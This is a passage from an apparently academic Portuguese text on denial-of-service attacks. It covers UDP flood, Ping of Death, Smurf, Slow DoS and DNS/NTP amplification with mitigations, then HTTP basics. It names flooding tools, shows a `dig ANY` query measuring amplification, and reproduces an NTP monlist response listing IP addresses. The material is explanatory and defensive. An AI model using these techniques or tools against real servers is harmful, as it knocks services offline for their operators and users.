Ao receber os pacotes, a máquina atingida procura definir qual aplicação está à espera de cada datagrama durante a chegada. Por se tratar de uma conexão UDP, ao detectar que

[1]Região de armazenamento de memória física utilizada para armazenar temporariamente os dados.

não existe aplicação nenhuma aguardando pelo pacote em questão, não são enviadas mensagens ICMP de resposta. A chegada em massa de pacotes UDP ao sistema resultará em sua inatividade, podendo levá-lo à reinicialização.

Softwares como *Low Orbit Ion Cannon* (LOIC) e *Unicorn* UDP podem ser usados para executar esses ataques. Ambos são capazes de realizar tanto um *DoS Attack*, quanto um *DDoS Attack*, caso esse em que computadores zumbis trabalham em conjunto no ataque a determinado alvo, a partir do momento em que são infectados.

Como medida de segurança contra esse tipo de ataque, deve-se realizar a implantação de firewalls em pontos-chave da rede a fim de filtrar o tráfego indesejado. Feito isso, a vítima pontencial não chega a receber, muito menos responder a esses envios mal-intencionados, visto que os mesmos são barrados antes de atingirem seu alvo.

2.3.3 *Ping of Death*

O *Ping of Death* é uma forma de ataque de negação com a qual o atacante procura desestabilizar e derrubar o servidor alvo utilizando-se de um comando ping com má formação dos pacotes a partir do aumento drástico de suas dimensões. Além disso, a frequência de solicitações pode ser muito elevada, o que provoca sobrecarga da máquina de destino, podendo chegar a travá-la, ao exigir uma velocidade de processamento acima daquela que pode ser alcançada.

O tamanho máximo de um pacote IPv4, incluindo o cabeçalho IP, é 65535 bytes. Alguns sistemas computacionais simplesmente não conseguem lidar com pacotes maiores, deixando de funcionar quando recebem algum. Este erro foi facilmente explorado em implementações de TCP / IP no início de uma ampla gama de sistemas operacionais, incluindo Windows, Mac, Unix, Linux e dispositivos de rede, como impressoras e roteadores.

Desde que o envio de um pacote de ping maior do que 65535 bytes viola o protocolo IP, os atacantes, em geral, enviam pacotes mal formados em fragmentos. Quando o sistema de destino tenta remontar os fragmentos, finaliza com um pacote de grandes dimensões, ocorrendo extrapolação de memória e levando a vários problemas no sistema.

A eficácia do *Ping of Death* se dá em função de a identidade do invasor poder ser facilmente falsificada. Um dos agravantes desse tipo de ataque é a facilidade com que ele pode ser executado, sem que seja necessária a instalação de programas adicionais. Mesmo desconhecendo informações a respeito da máquina da vítima, apenas com o endereço IP da mesma em mãos, um simples ping pode ser capaz de inutilizar o serviço. Há de se ressaltar que essa vulnerabilidade pode realmente ser explorada por qualquer protocolo que envia um datagrama IP - ICMP echo, TCP, UDP e IPX.

Em sistemas desatualizados, o ataque é ainda mais relevante e perigoso. Recentemente, um novo tipo de ataque *Ping of Death* tornou-se popular. Este ataque é conhecido como *Ping*

Flood. Nele, o sistema-alvo é atingido com pacotes ICMP enviados rapidamente através de ping sem esperar por respostas.




Figura 2.5: Ataque Ping of Death (WHITAKER; NEWMAN, 2005) (adaptado).

2.3.4 *Smurf Attack*

A técnica IP *spoofing*, indispensável na realização do chamado *Smurf Attack*, consiste na falsificação de endereços IP. Devido a problemas no estabelecimento de uma conexão TCP, a porta é deixada aberta quando o servidor confia no cliente que requisitou conexão. Enquanto a porta se encontrar aberta, um intruso pode entrar no sistema. Ao ter acesso, o intruso consegue alterar e substituir o endereço por IP's fraudulentos (KIZZA, 2005). O ataque em si induz a emissão de pacotes de resposta a outra máquina que não aquela de onde parte a requisição. Por se tratar de uma investida cega, o mesmo representa menor risco para o atacante, já que vários ataques não precisam da resposta do *host* atacado. Tendo isso em vista, a técnica de IP *spoofing* apresenta eficiência suficiente a ponto de associar-se a outras com o intuito de reproduzir novas formas de ataque (BERTOL, 2000).

A prática de *Smurf Attack* utiliza endereços de broadcast para efetuar um ataque direcionado dentro de uma rede de computadores. Nesse caso, é enviado um pacote ICMP Echo Request (ping) para um servidor que o redireciona ao endereço de broadcast da rede. O endereço IP de retorno do pacote do ping é, então, substituído (técnica IP *spoofing*) pelo endereço que se deseja atacar.

A maioria dos dispositivos em uma rede, por padrão, respondem a esse ping enviando um pacote ICMP Echo Request para o endereço IP de origem. Se o número de máquinas na rede que recebem e respondem a esses pacotes for muito grande, o computador vítima será inundado com o tráfego. Isto pode abrandar a conexão, tornando-a lenta demais, ou até mesmo chegar a bloqueá-la. Como toda a rede fica congestionada, as máquinas intermediárias também sofrem as consequências do ataque.

2.3.5 HTTP e Slow DoS

Slow DoS é um ataque à camada de aplicação que não usa pacotes deformados e não se baseia em técnicas de *spoofing*. É dito um ataque mais elaborado porque é necessário que




Figura 2.6: Representação de um *Smurf Attack* (LONG, 2011).

o atacante crie uma técnica mais inteligente para alcançar seu objetivo. Este ataque requer menos banda para derrubar uma página ou servidor e, como consequência, torna-se mais difícil de detectar e bloquear.

Para compreender melhor o ataque é preciso entender o mecanismo de comunicação. Quando um cliente HTTP (navegador como Firefox, Internet Explorer) se comunica com um servidor HTTP, aquele manda requisições de diferentes tipos, sendo os dois principais GET e POST. Uma requisição GET é usada para links normais, que têm como resposta imagens, informações, etc. Já as requisições POST são usadas para acessar recursos gerados dinamicamente, como formulários (inserção de parâmetros).

Quando ocorre, o ataque tem a intenção de ocupar todos os *slots* do servidor-alvo com muitas requisições para saturar os recursos computacionais. O ataque se torna mais efetivo quando o servidor aloca vários recursos em resposta a uma única requisição.

2.4 ATAQUES DE AMPLIFICAÇÃO

Como o próprio nome diz, esses são ataques que buscam interromper o serviço através de inundação de dados usando alguma técnica de amplificação. Os tipos de ataques mais comuns são os que visam os protocolos DNS e NTP. O principal modo de realizar a investida é enviar alguma requisição pequena que irá retornar uma resposta com tamanho muito maior. Isso, agregado à técnica de IP *spoofing*, faz com que o atacante se camufle e destine a resposta ao servidor alvo.

Este é um ataque que busca interromper resoluções de DNS, fazendo com que o servidor

deixe de responder suas informações em zonas e subzonas, mesmo em *cache*[2]. Como o DNS possui uma estrutura hierárquica, os servidores que têm como responsável pelas suas zonas o servidor atacado não fornecerão resposta apropriada, gerando um efeito cascata para resoluções de IP. Nesses casos, o fato de o servidor possuir *cache* pode não ser suficiente para evitar o ataque, por conta da expiração de TTL[3] dos registros.

Antes de investir contra o serviço de DNS, o atacante amplifica o ataque usando servidores DNS abertos. Esses servidores (mal configurados), respondem a requisições de qualquer fonte. O ataque se assemelha muito ao *Smurf Attack* porque o exército de computadores controlado pelo atacante falsifica o IP de origem em todos eles, inserindo o IP da vítima (PRINCE, 2012). Outro fator agravante é o fato de o tamanho da resposta da requisição ser muito maior que o tamanho da própria requisição. Um exemplo disso pode ser visto ao digitar no Terminal o comando `dig ANY unb.br`. O comando `dig` retorna informações sobre o DNS para um determinado servidor. No dado exemplo, a entrada tem 14 bytes e a saída, como pode ser vista na Figura 2.7, possui 2141 bytes. Ou seja, um atacante pode aumentar o potencial de seu ataque em mais de 150 vezes, neste caso. Ironicamente, o que contribui para o aumento da mensagem é a inclusão das enormes chaves de DNSSEC, que tem por objetivo tornar o sistema de DNS mais seguro.




Figura 2.7: Saída de um comando `dig ANY`.

O atacante, já com possibilidade de amplificar o ataque, faz o procedimento de listar

[2]Memória de acesso rápido, interno a um sistema.

[3]Do inglês *Time to Live*, tempo de vida útil do registro de recurso, ou seja, quando um recurso deve ser removido de um *cache*.

servidores DNS abertos para que sua *botnet* possa enviar as requisições com endereço de origem forjado (técnica de IP *spoofing*), ou seja, todos esses terão como endereço de origem o IP do *host* a ser atingido. Como existem muitas redes que não empregam métodos apropriados para validar endereços IP, as requisições serão enviadas ao servidores DNS abertos e estes prosseguirão com o redirecionamento das repostas das requisições. Finalmente, todas as respostas não serão encaminhadas ao atacante mas sim ao servidor alvo (porta 53 UDP), exaurindo-o até que fique indisponível. A mensagem pode ser tão longa que necessite ser quebrada em quadros de 1500 bytes, consumindo ainda mais recursos do servidor atacado (AINA et al., 2006). O cenário do ataque é mostrado na Figura 2.8.




Figura 2.8: Ataque amplificado a um servidor DNS (AINA et al., 2006) (adaptado).


De forma muito semelhante, um atacante pode tirar proveito de características de servidores NTP para amplificar o volume de tráfego de um ataque. O NTP é o protocolo padrão para sincronização de tempo, sendo usado por servidores, aparelhos móveis, e demais dispositivos de rede.

A fim de aumentar o volume de dados, usa-se o comando `monlist`. A cada requisição recebida, o servidor NTP retorna, pelo menos, informações das últimas 600 máquinas que interagiram com o servidor em questão. Um exemplo do comando e sua resposta encontra-se na Figura 2.9.

Assim como na amplificação de DNS, o atacante aumenta o potencial do ataque usando a técnica de reflexão em uma botnet.

2.4.1 Mitigação

Alguns métodos para se evitar ou reduzir ataques DDoS que explorem o serviço de DNS serão listados a seguir. É importante frisar que essas medidas não são aplicavéis somente às vítimas dos ataques, mas sim a todos os servidores de nomes e provedores de Internet.



remote address	port	local address	count	m	ver	code	avgint	lstint
46.4.90.141	53805	0.0.0.0	2	7	2	0	0	0
119.84.40.54	35633	0.0.0.0	5	7	0	0	396	12386
176.31.159.65	34026	0.0.0.0	9	7	2	0	1704	38532
93.180.5.26	44329	0.0.0.0	14	7	2	0	3198	137000
162.213.25.66	48658	0.0.0.0	1	7	2	0	5367	5367
184.105.139.90	37872	0.0.0.0	1	7	2	0	23431	23431
184.105.139.106	54444	0.0.0.0	3	7	2	0	25628	35365
184.105.139.74	39506	0.0.0.0	3	7	2	0	29471	123148
184.105.139.126	55462	0.0.0.0	2	7	2	0	34480	37532
118.192.48.33	46127	0.0.0.0	7	7	2	0	50136	103972
184.105.139.96	35366	0.0.0.0	3	6	2	0	53963	145872
184.105.139.108	52475	0.0.0.0	2	6	2	0	54513	136683
184.105.139.112	59515	0.0.0.0	2	6	2	0	56020	60331
184.105.139.80	42962	0.0.0.0	2	6	2	0	58106	58574
173.234.171.250	52550	0.0.0.0	7	7	2	0	59699	100542

Figura 2.9: Resposta de uma requisição `monlist` a um servidor NTP aberto (HARPP, 2015).

2.4.1.1 Validação de endereço IP de origem

Para que se possa mitigar eficientemente os efeitos desse tipo de ataque, ou, de forma geral, ataques que utilizem falsificação de IP, é necessário implantar a verificação de IP em todos os serviços da rede.

2.4.1.2 Configuração adequada de servidores DNS

Um servidor bem configurado pode reduzir bastante a eficácia de um ataque. Uma medida essencial é desabilitar o serviço de consulta recursiva para solicitantes externos e somente aceitar de fontes confiáveis.

2.4.1.3 Bloquear e filtrar o tráfego

Operadores de servidores TLD e de provedores de Internet devem considerar bloquear mensagens DNS suspeitas, assim como barrar pacotes IP que excedam 512 bytes direcionados à porta 53 UDP (DNS).

2.4.1.4 Fazer uso de *Unicast Reverse Path Fowarding*

Alguns roteadores possuem essa característica incorporada. Habilitar o *Unicast Reverse Path Fowarding* ajuda a limitar tráfego malicioso em uma rede empresarial, fazendo análise dos pacotes que trafegam na mesma. Se o endereço IP de origem não for válido, o pacote é descartado (CISCO, 2007).

2.4.1.5 Atualizar infraestrutura de servidores NTP

Servidores em Unix/Linux estão mais propensos a apresentar vulnerabilidades. Portanto, é recomendável atualizá-los, realizando upgrade de *daemon*.

2.4.1.6 Limitar ou desabilitar o comando `monlist`

Assim como em servidores de nomes, deve-se limitar o comando para requisições a partir de endereços IP válidos e verificados. Caso não seja possível, recomenda-se desativar totalmente o comando `monlist` (ACUNETIX, 2014).

3 HYPERTEXT TRANSFER PROTOCOL - HTTP

O protocolo HTTP é usado, principalmente, para acessar dados na Internet, permitindo a transferência de arquivos entre clientes e servidores. Ele se encontra na camada de aplicação do modelo TCP/IP, definindo uma linguagem de comunicação do tipo requisição-resposta, em que o cliente realiza uma solicitação ao servidor, que fica encarregado de retornar uma resposta. O HTTP funciona como uma combinação de outros dois protocolos: FTP e SMTP (FOROUZAN, 2008). É semelhante ao FTP porque é capaz de fazer transferência de arquivos usando somente uma conexão TCP. Não há conexão de controle separada, pois, entre cliente e servidor, apenas dados são transferidos. A semelhança entre SMTP e HTTP se dá pelo fato de os dados transferidos entre cliente e servidor parecerem mensagens SMTP. Estas são controladas por cabeçalhos como o MIME, porém as mensagens HTTP não são lidas e interpretadas por humanos, somente por máquinas.

Esse protocolo tem função de identificação, transferência e troca de arquivos no formato HTML (*Hypertext Markup Language*) e seus recursos, e é utilizado para realizar busca de informações e páginas na Internet. Tem as características de não ser orientado a conexões e de ser sem-estado (*stateless*), já que interpreta como nova cada conexão que é feita com o servidor, o qual não armazena nenhuma informação persistente sobre o cliente após o término de cada requisição. Assim, os pacotes são retornados com base na URL, independendo de qualquer operação prévia que o cliente possa ter realizado. Dessa forma, fica a cargo da aplicação *Web* a implementação de mecanismos próprios a fim de restaurar o estado da computação a cada interação.

As páginas *Web* são visualizadas através de um programa denominado *browser*. Exemplos desses programas são: Firefox, Chrome, Internet Explorer, Opera, entre outros. Os *browsers* têm a tarefa de buscar a página requisitada, interpretar o conteúdo e, enfim, mostrar a página para o usuário. O conteúdo com o qual o usuário vai interagir pode ser variado: imagem, texto, vídeo, formulários e etc.

À interação de requisição-resposta definida pelo HTTP dá-se o nome de transação *Web*, podendo os dados desta serem transferidos nos mais diversos formatos, como texto, imagem, áudio, entre outros. A resposta, além do conteúdo a ser entregue, compõe-se, também, de uma mensagem de estado do servidor. Quando um usuário clica em um hyperlink, seu browser envia mensagens de requisição HTTP ao servidor à procura de objetos na página. Em seguida, o servidor recebe o pedido e envia uma resposta HTTP que contenham os objetos.

A comunicação via HTTP, por usualmente ocorrer sobre uma conexão TCP, utiliza-se da porta 80 para o encaminhamento de pacotes. Esta é a porta padrão, mas outras portas podem ser utilizadas.

A maioria do servidores já está configurada para transferir o arquivo HTML que se chama




Figura 3.1: Transação HTTP (KUROSE; ROSS, 2010) (adaptado).

home page do web site, caso um cliente HTTP entre em contato com um servidor sem especificar o arquivo HTML que ele quer acessar.

3.0.2 Métodos

O conjunto padrão de métodos definidos para HTTP/1.1 é listado abaixo:

- OPTIONS: Representa um pedido de informação sobre as opções de comunicação disponíveis na relação pedido/resposta. Este método permite que o cliente determine as opções e os requisitos associados a um recurso.
- GET: Por meio do protocolo HTTP, solicita uma representação do recurso especificado. Pedidos usando GET apenas recuperam os dados, não tendo nenhum outro efeito.
- HEAD: Solicita a resposta idêntica à que corresponderia a um pedido GET, mas sem o corpo da resposta, sendo requerido apenas o retorno do cabeçalho de determinado elemento, sem ter que recuperar todo o conteúdo.
- POST: Envia dados ao servidor para serem processados. Tais dados podem ser: um formulário HTML, uma anotação dos recursos existentes, um item para adicionar a um banco de dados, entre outros.
- PUT: Envia dados ou atualiza certo recurso no servidor. Caso o recurso não exista, ele pode criar um.
- DELETE: Apaga o recurso especificado. Este método pode ser substituído por intervenção humana (ou outro meio) no servidor de origem.

- TRACE: É o método usado para chamar um controle remoto. Ele permite que o cliente veja o que está sendo recebido na outra extremidade da cadeia de pedido e utilize esses dados para o teste ou informações de diagnóstico.

- CONNECT: Converte a requisição de conexão para um túnel, facilitando, assim, uma comunicação criptografada através de um proxy HTTP não criptografado.

3.0.3 Extensões de correio de Internet de múltiplo propósito

Pouco tempo atrás, não era possível realizar a transferência arquivos binários de forma direta com o corpo de uma mensagem de e-mail. Foram desenvolvidos, então, esquemas de codificação de dados em forma textual de maneira que, assim, os diferentes formatos de mensagem pudessem ser enviados através de e-mail. Assim que a mensagem chega ao destinatário, extrai-se o corpo e o conteúdo é convertido de volta à forma binária. Com o intuito de unificar os diferentes esquemas propostos para a codificação de dados binários, foi criado, pelo IETF, o MIME - *Multipurpose Internet Mail Extensions* (COMER, 2008).

O MIME também é importante no protocolo HTTP. Apesar de os dados nas mensagens não serem de e-mails, o HTTP requer que as informações sejam transmitidas no mesmo contexto de mensagens de email. Isso pode ser visto na Figura 3.2, que retrata o envio de informações ao servidor com o uso do método POST. A imagem foi obtida através do *sniffer* de rede Wireshark.




Figura 3.2: Uso de MIME em requisição HTTP POST.

3.0.4 Mensagem HTTP

Segundo (KUROSE; ROSS, 2010), existem 2 tipos de mensagem HTTP: de requisição e de resposta. Em ambas, as linhas são escritas em texto ASCII comum, e cada linha é seguida de *'carriage return'* e *'line feed'* (CRLF), indicando o fim de cada linha. Para denotar a última linha (em branco) há um comando adicional de CRLF.

Na mensagem de requisição, a primeira linha é chamada de linha de requisição e possui três campos: método, URL e versão do HTTP. As linhas que vêm em seguida são as linhas de cabeçalho. Estas especificam a localização do objeto, se a conexão será persistente ou não (ver seção 3.0.6), tipo do *browser*, e preferência de idioma, e o corpo da mensagem dependerá do método escolhido. O formato da mensagem de requisição pode ser visto na Figura 3.3, e um exemplo capturado pelo *sniffer* de rede Wireshark de uma requisição GET pode ser visto na Figura 3.4.




Figura 3.3: Formato de mensagem de requisição HTTP (KUROSE; ROSS, 2010).

```
▾Hypertext Transfer Protocol
 ▸GET / HTTP/1.1\r\n
  Host: cert.br\r\n
  Connection: keep-alive\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.118 Safari/537.36\r\n
  Accept-Encoding: gzip, deflate, sdch\r\n
  Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.6,en;q=0.4\r\n
  \r\n
```

Figura 3.4: Requisição GET observada pelo Wireshark.

A mensagem de resposta tem três seções: linha de estado, linhas de cabeçalhos e, por último, o corpo da entidade, que contém os dados do objeto solicitado. A linha de estado indica a versão do protocolo, código de status (ver seção 3.0.5) e a respectiva mensagem do status. As linhas de cabeçalho denotam o tipo de conexão, data e hora da resposta enviada pelo servidor, qual servidor foi utilizado, data e hora da última modificação (campo essencial para fazer *cache* do objeto), tamanho em bytes do objeto a ser enviado e, por fim, o tipo do conteúdo. O formato de mensagem de resposta HTTP pode ser visto na Figura 3.5, e uma resposta real obtida pelo analisador de pacotes é mostrada na Figura 3.6, sendo que nela é possível observar o código de status 301 (redirecionamento).




Figura 3.5: Formato de mensagem de resposta HTTP (KUROSE; ROSS, 2010).

```
▾Hypertext Transfer Protocol
 ▸HTTP/1.1 301 Moved Permanently\r\n
  Date: Sun, 26 Apr 2015 16:30:50 GMT\r\n
  Server: Apache\r\n
  Location: http://www.cert.br/\r\n
  Keep-Alive: timeout=15, max=100\r\n
  Connection: Keep-Alive\r\n
  Transfer-Encoding: chunked\r\n
  Content-Type: text/html; charset=iso-8859-1\r\n
